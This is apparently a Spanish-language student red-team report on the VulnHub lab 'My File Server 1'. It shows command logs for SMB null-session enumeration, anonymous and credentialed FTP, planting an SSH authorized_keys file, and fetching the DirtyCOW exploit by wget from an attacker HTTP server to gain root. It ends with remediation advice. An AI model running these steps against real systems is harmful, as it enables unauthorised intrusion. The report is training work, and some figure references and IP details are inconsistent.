

ACTIVIDAD 13

**RED TEAM REPORT: PENTESTING DE “MY FILE
SERVER 1”**

Mtro. Servando López Contreras

Informe realizado por:

181583 Angel Aaron Acuña Quezada

Contenido

Contexto del Engagement	3
Resumen Ejecutivo	3
Alcance	4
Metodología Aplicada	4
Fases de Reconocimiento	5
Enumeración	6
Explotación	8
Escalada de Privilegios.....	11
Análisis de impacto	12
Recomendaciones.....	13
Tabla de hallazgos	13
Referencias	14

Contexto del Engagement

En este informe documentaremos una prueba de penetración sobre la máquina “My File Server 1”, un entorno corporativo simulado (laboratorio controlado) orientado a servicios de almacenamiento. En este laboratorio actuaremos como un profesional Red Team contratado por la organización para evaluar el nivel de exposición del sistema, identificando y explotando las debilidades presentes bajo un enfoque ofensivo estructurado.

Datos del ejercicio:

- Máquina objetivo: My File Server 1 (VulnHub)
- Enfoque de la prueba: black box, sin credenciales ni información previa del objetivo
- Perfil del analista: Red Team
- Entorno de ataque: ParrotOS
- Metodología de referencia: PTES

Resumen Ejecutivo

Los resultados obtenidos al auditar My File Server 1 evidencian un riesgo crítico. Específicamente, se identificaron cinco fallos de seguridad. La explotación combinada de estos defectos otorgó el control absoluto del equipo. Esto se logró desde una posición externa y sin credenciales previas.

El punto de entrada fue trivial. Se hallaron contraseñas legibles en un directorio web público, permitiendo el acceso inicial. Tras este paso, la escalada de privilegios a root fue posible gracias a un kernel de Linux obsoleto. Dicho componente permanece sin parches desde el año 2016.

Un incidente de esta magnitud implica robo de datos, manipulación de archivos y caída del servicio. Urge aplicar las remediaciones descritas de forma inmediata, dada su alta viabilidad técnica.

Alcance

El objetivo de esta evaluación es identificar las vulnerabilidades presentes en el servidor de archivos, demostrar el impacto real que tendría su explotación y proponer medidas de mitigación que permitan reducir la exposición del sistema. Más allá del hallazgo técnico, la prueba busca generar conciencia sobre los riesgos a los que está expuesta la infraestructura de la empresa y ofrecer una base clara para la toma de decisiones en materia de seguridad.

La evaluación se centra exclusivamente en la máquina “My File Server 1”, abarcando el descubrimiento del objetivo, la enumeración de sus servicios, la explotación de las debilidades encontradas y la escalada de privilegios. Queda fuera cualquier otro sistema de la red, así como las acciones que afecten la disponibilidad del entorno más allá de lo necesario para demostrar cada hallazgo.

Metodología Aplicada

Se adoptó el estándar PTES (Penetration Testing Execution Standard) como marco metodológico. Si bien OWASP, que hemos manejado en anteriores prácticas, ofrece guías robustas, su enfoque se orienta principalmente a aplicaciones web; dado que “My File Server 1” expone una superficie de ataque compuesta por múltiples servicios de red (FTP, SSH, HTTP, SMB, entre otros), PTES resulta más adecuado por cubrir completamente una prueba de penetración a nivel de sistema y red. El proceso se organizó en las siguientes fases:

1. Interacciones previas (Pre-engagement). Definición del alcance, las reglas de compromiso y los objetivos de la prueba. En este ejercicio corresponde a la delimitación del scope descrita en la sección anterior y a la preparación del entorno de ataque en ParrotOS.

2. Reconocimiento. Descubrimiento pasivo y activo del objetivo. Aquí se identifica la dirección IP de la víctima dentro del segmento de red mediante herramientas de descubrimiento, sentando la base para todas las fases posteriores.

3. Modelado de amenazas. Análisis de los servicios expuestos para priorizar los vectores de ataque más prometedores. A partir del escaneo de puertos, se determina cuáles servicios presentan mayor probabilidad de albergar debilidades explotables según su versión y configuración.

4. Análisis de vulnerabilidades. Identificación de las debilidades concretas en los servicios enumerados: configuraciones inseguras, versiones obsoletas, credenciales expuestas y permisos mal asignados.

5. Explotación. Aprovechamiento de las vulnerabilidades identificadas para obtener acceso al sistema. En esta fase se materializa el acceso inicial a través del vector más viable encontrado durante la enumeración.

6. Post-explotación. Acciones posteriores al acceso inicial, orientadas a determinar el valor real del compromiso: escalada de privilegios, acceso a información sensible y demostración del control total sobre el objetivo.

7. Reporte. Documentación estructurada de todo el proceso, los hallazgos, su impacto y las recomendaciones de remediación, que constituye el presente informe.

Fases de Reconocimiento

Durante la fase de reconocimiento se llevó a cabo el descubrimiento activo del objetivo. Mediante el uso de la herramienta netdiscover se realizó un barrido ARP sobre el rango 192.168.56.0/24, lo que permitió identificar los hosts activos en la red. Entre los resultados obtenidos se identificó la dirección IP 192.168.56.104 como la máquina objetivo. Su disponibilidad en la red fue confirmada mediante solicitudes ICMP (ping), obteniendo respuesta exitosa.




Figura 1. Identificación del host objetivo mediante netdiscover y verificación de conectividad.

Enumeración

Una vez definida la maquina a atacar, se realizó la el paso de enumeración de los servicios expuestos. Y mediante un escaneo de puertos usando Nmap se identificaron ocho servicios activos que posiblemente podrían usarse para vulnerar el sistema: FTP en el puerto 21 (vsftpd 3.0.2), SSH en el puerto 22 (OpenSSH 7.4), HTTP en el puerto 80 (Apache 2.4.6 sobre CentOS), RPC en el puerto 111, SMB en el puerto 445 (Samba 4.9.1), NFS en el puerto 2049 y un segundo servicio FTP en el puerto 2121 (ProFTPD 1.3.5).




Figura 2. Escaneo de puertos y detección de versiones de servicios.

La revision del servicio SMB mediante smbmap nos reveló que el servidor permite sesiones sin autenticación. Bajo estas condiciones se identificó el recurso compartido "smbdata" con permisos de lectura y escritura para cualquier usuario, así como la existencia de un usuario denominado "smbuser", lo que expone información de un nombre de usuario válido del sistema sin requerir credencial alguna.

```

~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
[user@parrot]-[~]
$ smbmap -H 192.168.56.104

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[+] Checking for open ports...
[*] Detected 1 hosts serving SMB
[+] Initializing hosts...
[+] Authenticating...
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[+] Enumerating shares...

[+] IP: 192.168.56.104:445      Name: 192.168.56.104      Status: NULL Session
Disk                          Permissions          Comment
-----
print$                        NO ACCESS           Printer Drivers
smbdata                       READ, WRITE         smbdata
smbuser                       NO ACCESS           smbuser
IPC$                          NO ACCESS           IPC Service (Samba 4.9.1)

[+] Closing connections...
[+] Closing connections...
[+] Closing connections...
[*] Closed 1 connections
[user@parrot]-[~]
$ ^C
[*] [user@parrot]-[~]
$

```

Figura 3. Enumeración de recursos compartidos SMB mediante smbmap.

El análisis del servidor mediante nikto reveló múltiples hallazgos de configuración, entre ellos la presencia de un archivo `/readme.txt` accesible públicamente. Al acceder al archivo desde el navegador, se encontró una contraseña almacenada en texto plano. Combinada con el nombre de usuario identificado previamente, esto proporcionó credenciales válidas del sistema sin necesidad de ninguna técnica de fuerza bruta.

```

~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
[user@parrot]-[~]
$ nikto -h 192.168.56.104
- Nikto v2.0.0

+ Target IP: 192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2020-10-01 06:43:57 (GMT)

+ Server: Apache/2.4.6 (CentOS)
+ 500ms: Failed to check for updates: 403
+ [754500] /icons/: Directory indexing found.
+ No 403 Directories Found (use -u to force check all possible dirs), 403 tests skipped.
+ [813587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [813587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/web/HTTP/headers/referrer-policy
+ [813587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/web/HTTP/headers/strict-transport-security
+ [813587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/web/HTTP/headers/permissions-policy
+ [813587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/web/HTTP/headers/x-content-type-options
+ [608850] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999890] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ [999894] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://www.wisepoint.com/community/attacks/Cross-Site-Tracing
+ [808322] /readme.txt: This might be interesting.
+ [808350] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-localhost/


^C [X] [user@parrot]-[~]
$

```

Figura 4. Detección del archivo `readme.txt` mediante nikto y credenciales expuestas.

Explotación

Con las credenciales obtenidas durante la enumeración, se procedió a la explotación y así obtener el acceso al sistema. Como primer hallazgo de explotación, se verificó que el servicio FTP del puerto 21 permite el acceso anónimo sin autenticación, exponiendo un directorio con permisos de lectura y escritura para cualquier usuario de la red.




```

[user@parrot]~$ ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPd 3.0.2)
Name (192.168.56.104:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5035|).
150 Here comes the directory listing.
drwxrwxrwx  3  0      0           16 Feb 19  2020 pub
226 Directory send OK.
ftp>
ftp>

```

Figura 5. Acceso al servicio FTP sin credenciales.

Para obtener acceso remoto al sistema, se generó un par de llaves SSH. Este mecanismo permite autenticarse ante un servidor SSH presentando una llave criptográfica en lugar de una contraseña, eliminando la necesidad de conocer las credenciales del sistema.




```

[user@parrot]~$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/user/.ssh/id_ed25519):
Created directory /home/user/.ssh.
Enter passphrase for '/home/user/.ssh/id_ed25519' (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user/.ssh/id_ed25519
Your public key has been saved in /home/user/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:9G2Z8+P8u0L03PxdqV90M2KA2ua3VxfqF7lku user@parrot
The key's randomart image is:
+--[ED25519 256]--+
|
|o.o.o.o
|+..+..+..+
|S.o+..+..+..+
|+..+..+..+..+
|o.o.o.o
|
+-----+
[SHA256]
[user@parrot]~$

```

Figura 6. Generación de llaves SSH

Aprovechando los permisos de escritura del servicio FTP autenticado en el puerto 2121, se creó el directorio `.ssh` dentro del perfil del usuario `smbuser` y se alojó la llave pública generada como archivo `authorized_keys`. Esta acción instruye al servidor SSH a aceptar conexiones autenticadas con la llave privada correspondiente, sin requerir contraseña.




```

[user@parrot]~$ ftp 192.168.56.104 2121
Connected to 192.168.56.104.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.104]
Name (192.168.56.104:~): smbuser
331 Password required for smbuser
Password:
230 User smbuser logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp>

```

Figura 7. Acceso FTP autenticado como smbuser.




```

[user@parrot]~$ ftp 192.168.56.104 2121
Connected to 192.168.56.104.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.104]
Name (192.168.56.104:~): smbuser
331 Password required for smbuser
Password:
230 User smbuser logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" - Directory successfully created
ftp> cd .ssh
250 CWD command successful
ftp> put /home/user/.ssh/id_ed25519.pub
aufftp: Can't connect to '192.168.56.104:35256': No route to host
ftp> put /home/user/.ssh/id_ed25519.pub authorized_keys
local: /home/user/.ssh/id_ed25519.pub remote: authorized_keys
200 EPRT command successful
150 Opening BINARY mode data connection for authorized_keys
100% |*****| 93 2.53 MiB/s 00:00 ETA
226 Transfer complete
93 bytes sent in 00:00 (44.17 KiB/s)
ftp>

```

Figura 8. Transferencia de la llave pública al directorio `.ssh` del usuario objetivo.

Con la llave ya en el objetivo, se estableció una sesión SSH como el usuario smbuser sin necesidad de contraseña, confirmando el acceso inicial al sistema.



```
(smbuser) 192.168.56.104 — Konsole
File Edit View Bookmarks Plugins Settings Help
[user@parrot]~$ ssh smbuser@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is SHA256:ccn0TgE4/0XtSpg3oM02gVNYXrps4Zi+XcBga0Znw78.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
#####
#                               Armour Infosec                               #
# ----- www.armourinfosec.com -----                                     #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter :- @akankshavermasv                   #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$
```

Figura 9. Acceso exitoso al sistema mediante SSH con autenticación por llave.

Escalada de Privilegios

Al verificar el sistema comprometido mediante `uname -a`, se identificó la versión de kernel Linux 3.10.0-229.el7.x86_64, compilado en marzo de 2015, confirmando su vulnerabilidad a DirtyCOW (CVE-2016-5195). El exploit 40616.c fue descargado mediante un servidor HTTP temporal en Python y transferido a la víctima con `wget`, donde fue compilado con `gcc`. Al ejecutar el binario resultante, el exploit aprovechó la condición de carrera en el mecanismo copy-on-write del kernel para sobrescribir el binario `/usr/bin/passwd`, obteniendo un shell con privilegios de root sobre el sistema.

The figure consists of three terminal screenshots showing the process of downloading the exploit, transferring it to the target, and compiling it.

Top Left Screenshot: A terminal window titled "(mbuser) 192.168.56.104 - Konsole". It shows the user `parrot` at the prompt. The user runs `$ cat /etc/passwd` and sees the output of the `cat` command. Then, the user runs `wget http://192.168.56.104:8080/40616.c` to download the exploit from the target. The terminal shows the progress of the download, including the file size (4963 bytes) and the transfer rate (4.963 KB/s).

Top Right Screenshot: A terminal window titled "python3 - Konsole". It shows the user `parrot` at the prompt. The user runs `python3 -c 'import http.server; s = http.server.SimpleHTTPRequestHandler; s.protocol = "HTTP/1.1"; s.serve_forever()'` to start a simple HTTP server on port 8080. The terminal shows the server is running and waiting for requests.

Bottom Screenshot: A terminal window titled "(mbuser) 192.168.56.104 - Konsole". It shows the user `parrot` at the prompt. The user runs `gcc 40616.c -o 40616` to compile the exploit. The terminal shows the compilation process, including the file size (4963 bytes) and the transfer rate (4.963 KB/s).

Figura 11. Descarga del exploit y servidor HTTP en la máquina atacante.

Figura 12. Transferencia, compilación y verificación del exploit en el sistema objetivo.

Como resultado, se obtuvo un shell de root sobre el sistema, logrando control total del servidor. La existencia del archivo `proof.txt` en el directorio `/root`, con el hash `af52e0163b03cbf7c6dd146351594a43`, confirma el nivel de acceso alcanzado.

```

(smbuser) 192.168.56.104 — Konsole
File Edit View Bookmarks Plugins Settings Help
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'

100%[=====] 4,963  --.-K/s  in 0s

2026-10-01 12:39:07 (221 MB/s) - '40616.c' saved [4963/4963]

[smbuser@fileserv ~]$ gcc 40616.c -o d3im05 -pthread
40616.c: In function 'proccelfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '___off_t' but argument is of type 'void *'
extern ___off_t lseek (int __fd, ___off_t __offset, int __whence) __THROW;
    ^
[smbuser@fileserv ~]$ ls
40616.c d3im05
[smbuser@fileserv ~]$ ./d3im05
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
[root@fileserv smbuser]# cd /root
[root@fileserv root]# ls
proof.txt
[root@fileserv root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserv root]#

```

Figura 13. Shell obtenido mediante DirtyCow y lectura del archivo proof.txt.

Análisis de impacto

El impacto de los hallazgos se evaluó tomando como base los ejes de la tríada CIA (Confidencialidad, Integridad y Disponibilidad), Con base en los hallazgos documentados, la afectación sobre cada eje de la tríada es la siguiente:

Confidencialidad: La exposición de credenciales en texto plano dentro del archivo /readme.txt, accesible sin autenticación, compromete este eje de forma directa. Adicionalmente, la sesión nula en el servicio SMB facilitó la enumeración de recursos y usuarios sin requerir identificación previa.

Integridad: La falla DirtyCOW otorgó la capacidad de alterar archivos de solo lectura desde una cuenta sin privilegios (específicamente /usr/bin/passwd). Esto permite a un atacante local modificar componentes críticos y comprometer la confiabilidad del sistema operativo sin dejar rastro evidente.

Disponibilidad: La obtención de una shell con privilegios *root* concede control absoluto para interrumpir servicios, eliminar archivos estructurales o inhabilitar el servidor por completo, lo que representa un riesgo crítico de interrupción operativa.

Recomendaciones

Con base en los hallazgos identificados durante la evaluación, se proponen las siguientes medidas de mitigación para reducir la exposición del sistema:

Se recomienda eliminar el archivo `readme.txt` del servidor web de forma inmediata, así como revisar que ningún directorio público contenga información sensible como credenciales, rutas internas o datos de configuración. Las contraseñas nunca deben almacenarse en texto plano ni en ubicaciones accesibles sin autenticación.

Respecto al servicio FTP, se recomienda deshabilitar el acceso anónimo en `vsftpd` y restringir el acceso al puerto 2121 únicamente a usuarios y direcciones IP autorizadas. De igual forma, se sugiere evaluar si ambos servicios FTP son necesarios o si pueden consolidarse o eliminarse para reducir la superficie de ataque.

En cuanto al servicio SMB, se recomienda deshabilitar las sesiones nulas y configurar autenticación obligatoria para el acceso a cualquier recurso compartido. Los permisos de escritura sobre recursos como `smbdata` deben restringirse únicamente a los usuarios que los requieran operativamente.

La recomendación más crítica es la actualización del kernel del sistema operativo. La versión 3.10.0-229.el7.x86_64 tiene más de diez años de antigüedad y presenta vulnerabilidades públicamente documentadas y explotables. Mantener el sistema operativo actualizado es la medida de mayor impacto para prevenir escaladas de privilegios como la demostrada en esta evaluación.

Tabla de hallazgos

Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
<i>Acceso FTP anónimo habilitado</i>	Media	Figura 5	Acceso no autenticado al servidor de archivos	Deshabilitar acceso anónimo en <code>vsftpd</code>
<i>Sesión en SMB</i>	Alta	Figura 3	Enumeración de usuarios y escritura sin autenticación	Deshabilitar sesiones nulas y restringir permisos
<i>Credenciales expuestas en texto plano</i>	Crítica	Figura 4	Acceso completo al sistema con	Eliminar archivo <code>readme.txt</code> y nunca

<i>Inyección de llave SSH mediante FTP</i> <i>Kernel desactualizado vulnerable a DirtyCOW (CVE-2016-5195)</i>			credenciales obtenidas sin esfuerzo	almacenar credenciales en texto plano
	Alta	Figura 7 y 8	Acceso remoto persistente al sistema sin contraseña	Restringir permisos de escritura en directorios de usuario vía FTP
	Critica	Figura 10,11 y 12	Escalada de privilegios a root con control total del sistema	Actualizar el kernel del sistema operativo

Referencias

The Penetration Testing Execution Standard. (s.f.). *PTES Technical Guidelines*. Recuperado el 01 de octubre de 2026, de <http://www.pentest-standard.org/>

VulnHub. (2020). *My File Server: 1*. VulnHub. Recuperado el 01 de octubre de 2026, de <https://www.vulnhub.com/entry/my-file-server-1,432/>

MITRE. (s.f.). *CVE-2016-5195*. Common Vulnerabilities and Exposures. Recuperado el 01 de octubre de 2026, de <https://www.cve.org/CVERecord?id=CVE-2016-5195>

OWASP Foundation. (s.f.). *OWASP Web Security Testing Guide*. OWASP. Recuperado el 01 de octubre de 2026, de <https://owasp.org/www-project-web-security-testing-guide/>